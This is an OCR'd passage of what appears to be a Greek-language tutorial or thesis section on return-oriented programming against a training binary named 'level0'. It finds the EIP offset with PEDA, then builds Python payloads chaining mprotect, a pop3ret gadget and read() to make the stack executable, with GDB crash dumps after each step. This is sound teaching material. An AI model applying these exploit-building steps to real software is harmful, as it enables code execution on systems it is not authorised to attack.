ESP: 0xbffff740 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414641
[-----------------------------------stack-------------------------------------]
0000| 0xbffff740 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xbffff744 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xbffff748 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xbffff74c ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xbffff750 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0020| 0xbffff754 ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0xbffff758 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0028| 0xbffff75c ("AA4AAJAAfAA5AAKAAgAA6AAL")
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
```


ΕΙΚΟΝΑ 3.3.1.4: ΑΝΤΙΚΑΤΑΣΤΑΣΗ ΚΑΤΑΧΩΡΗΤΗ EIP

Χρησιμοποιώντας την εντολή του PEDA pattern_offset και δίνοντας τα 4 bytes τα οποία αντικατέστησαν την διεύθυνση του EIP θα επιστρέψει το offset που χρειάζεται μέχρι να γίνει αντικατάσταση του EIP. Πιο συγκεκριμένα το offset είναι 44 για την αντικατάσταση του EIP.

```
gdb-peda$ pattern_offset 0x41414641
1094796865 found at offset: 44
```

ΕΙΚΟΝΑ 3.3.1.5: ΕΥΡΕΣΗ OFFSET

Για να δοκιμαστεί αν όντως το offset είναι σωστό θα σταλλεί ως είσοδος στο πρόγραμμα level0 το αλφαριθμητικό με 44 A και 4 B. Οπότε τώρα ο καταχωρητής EIP θα πρέπει να αντικατασταθεί με B.




ΕΙΚΟΝΑ 3.3.1.6: ΔΟΚΙΜΗ ΕΛΕΓΧΟΥ ΚΑΤΑΧΩΡΗΤΗ EIP

Όπως γίνεται αντιληπτό όντως ο καταχωρητής EIP αντικαταστάθηκε με “BBBB” (0x42424242).


Υπάρχουν παραπάνω από ένας τρόποι για να γίνει εκμετάλλευση του συγκεκριμένου κενού ασφαλείας. Παρατηρείται ότι η συνάρτηση system() δεν συνδέεται με το εκτελέσιμο. Η συνάρτηση mprotect και η read συνδέονται όμως. Αυτό πρακτικά σημαίνει ότι χρησιμοποιώντας τες θα είναι δυνατή η μετατροπή της μνήμης σε εκτελέσιμη.

Η στρατηγική εκμετάλλευσης του κενού ασφαλείας έχει ως εξής: Αρχικά, με την mprotect θα μετατραπεί η μνήμη σε εκτελέσιμη και στη συνέχεια με την συνάρτηση read θα εισάγουμε το shellcode στην μνήμη.



ΕΙΚΟΝΑ 3.3.1.7: ΔΙΕΥΘΥΝΣΕΙΣ ΧΡΗΣΙΜΩΝ ΣΥΝΑΡΤΗΣΕΩΝ

Οι διευθύνσεις στο heap και στο stack δεν είναι εκτελέσιμες λόγω της προστασίας DEP αφού λείπει το γράμμα “x” από τα δικαιώματα (Permissions).



ΕΙΚΟΝΑ 3.3.1.8: ΔΙΚΑΙΩΜΑΤΑ ΜΝΗΜΗΣ ΚΑΤΑ ΤΗΝ ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ

Η συνάρτηση mprotect δέχεται τις εξής παραμέτρους:

*int mprotect(void *addr, size_t len, int prot);*

```
#define PROT_READ   0x01    /* page can be read */
#define PROT_WRITE  0x02    /* page can be written */
#define PROT_EXEC   0x04    /* page can be executed */
```


Η δομή του προγράμματος εκμετάλλευσης θα είναι ως εξής:

*44 * αλφαριθμητικό | mprotect addr | "AAAA" Fake ret address | stack addr | size | 0x7*

```
#/usr/bin/python

import struct

def p(x):
        return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)    # mprotect
rop += "AAAA"          # fake ret
rop += p(0xbffdf000)   # stack
rop += p(0x100)        # size
rop += p(0x7)          # exec

print rop
```


ΠΙΝΑΚΑΣ 3.3.1.1: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Τρέχοντας το πρόγραμμα εκμετάλλευσης στον στόχο (level0) παρατηρείται ότι το πρόγραμμα τερματίζει με "Segmentation fault" εξαιτίας της "fake" διεύθυνσης "AAAA".




ΕΙΚΟΝΑ 3.3.1.9: ΕΠΙΒΕΒΑΙΩΣΗ ΣΥΝΑΡΤΗΣΗΣ MPROTECT

Όπως γίνεται αντιληπτό πέτυχε το πρόγραμμα εκμετάλλευσης και η μνήμη μετατράπηκε σε εκτελέσιμη.



ΕΙΚΟΝΑ 3.3.1.10: ΜΕΤΑΤΡΟΠΗ ΜΝΗΜΗΣ ΣΕ ΕΚΤΕΛΕΣΙΜΗ

Το επόμενο βήμα είναι να καθαρίσει η στοίβα από τις παραμέτρους της συνάρτησης mprotect. Για να συμβεί αυτό θα πρέπει να βρεθεί ένα gadget με 3 εντολές pop εφόσον η συνάρτηση mprotect δέχεται 3 παραμέτρους. Με χρήση της εντολής “ropgadget” του εργαλείου PEDA βρίσκουμε ότι υπάρχει pop3ret στην διεύθυνση “0x8048882”.




ΕΙΚΟΝΑ 3.3.1.11: GADGETS ΠΡΟΓΡΑΜΜΑΤΟΣ

Το πρόγραμμα τερματίζει με “Segmentation fault” στην διεύθυνση μνήμης 0x00000000.

```
#/usr/bin/python

import struct

def p(x):
        return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)          # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

print rop
```

ΠΙΝΑΚΑΣ 3.3.1.2: ΣΥΝΑΡΤΗΣΗ MPROTECT




ΕΙΚΟΝΑ 3.3.1.12: ΕΚΤΕΛΕΣΗ MPROTECT

Στην συνέχεια γίνεται δοκιμή για το αν συνεχίζουμε να έχουμε έλεγχο της εκτέλεσης κώδικα. Το πρόγραμμα μετά από αυτήν την δοκιμή θα πρέπει να τερματίσει με “Segmentation fault” στη διεύθυνση μνήμης “0x43434343” (CCCC).

```
#/usr/bin/python

import struct

def p(x):
	return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)          # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

rop += “CCCC”           # we are trying to see if we continue to
                        # have control over execution.

print rop
```

ΠΙΝΑΚΑΣ 3.3.1.3: ΔΟΚΙΜΗ ΕΛΕΓΧΟΥ ΡΟΗΣ ΕΚΤΕΛΕΣΗΣ

Μετά την δοκιμή, υπάρχει ακόμα έλεγχος της ροής εκτέλεσης εντολών.



ΕΙΚΟΝΑ 3.3.1.13: ΕΠΙΒΕΒΑΙΩΣΗ ΛΕΙΤΟΥΡΓΙΑΣ MPROTECT

Αυτό που χρειάζεται για την συνέχεια του προγράμματος εκμετάλλευσης είναι να χρησιμοποιήσουμε την συνάρτηση read ώστε να διαβαστεί από την είσοδο stdin το shellcode που χρειάζεται για να πάρουμε πρόσβαση και να εκτελεστεί.

Η συνάρτηση read δέχεται τις εξής παραμέτρους:

*ssize_t read(int fd, void *buf, size_t count);*

count -> strlen("cat /etc/passwd")
buf -> writable memory, 0x08049530
fd -> stdin (0)

Χτίζοντας περαιτέρω το πρόγραμμα εκμετάλλευσης, προσθέτουμε την συνάρτηση read, και εισάγουμε τις παραμέτρους για να πάρει είσοδο από το stdin, να καταχωρήσει ότι διαβάσει στην μνήμη που μετατράπηκε σε εκτελέσιμη προηγουμένως καθώς και το μέγεθος μνήμης που χρειάζεται (0x100).

```
#/usr/bin/python

import struct

def p(x):
       return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)          # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

rop += p(0x80517f0)       # read()
rop += “H3CK”             # return address
rop += p(0x0)             # stdin, read 1st parameter
rop += p(0xbffdf000)      # executable memory, read 2nd param
rop+= p(0x100)            # length, read 3rd parameter

print rop
```

ΠΙΝΑΚΑΣ 3.3.1.4: ΧΤΙΣΙΜΟ ΣΥΝΑΡΤΗΣΗΣ READ()

Εκτελώντας το πρόγραμμα τερματίζεται με “Segmentation fault”, έχοντας στον καταχωρητή EIP το αλφαριθμητικό “H3CK”.

```
level0@rop:~$ python exploit.py > exploit
level0@rop:~$ gdb -q level0
Reading symbols from level0...(no debugging symbols found)...done.
gdb-peda$ r < exploit
Starting program: /home/level0/level0 < exploit
[+] ROP tutorial level0
[+] What's your name? [+] Bet you can't ROP me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦♦!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffdf000 --> 0x0
EDX: 0x100
ESI: 0xbffdf000 --> 0x0
EDI: 0x100
EBP: 0x7
ESP: 0xbffff758 --> 0x0
EIP: 0x4b433348 ('H3CK')
EFLAGS: 0x10217 (CARRY PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x4b433348
[------------------------------------stack-------------------------------------]
0000| 0xbffff758 --> 0x0
0004| 0xbffff75c --> 0xbffdf000 --> 0x0
0008| 0xbffff760 --> 0x100
0012| 0xbffff764 --> 0x8048800 (<__libc_setup_tls+368>:	mov    DWORD PTR ds:0x80cb414,edx)
0016| 0xbffff768 --> 0xba6fc07c
0020| 0xbffff76c --> 0xbffff7a8 --> 0x0
0024| 0xbffff770 ("\vxn d\353\210", <incomplete sequence \326>)
0028| 0xbffff774 --> 0xd688eb64
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x4b433348 in ?? ()
```

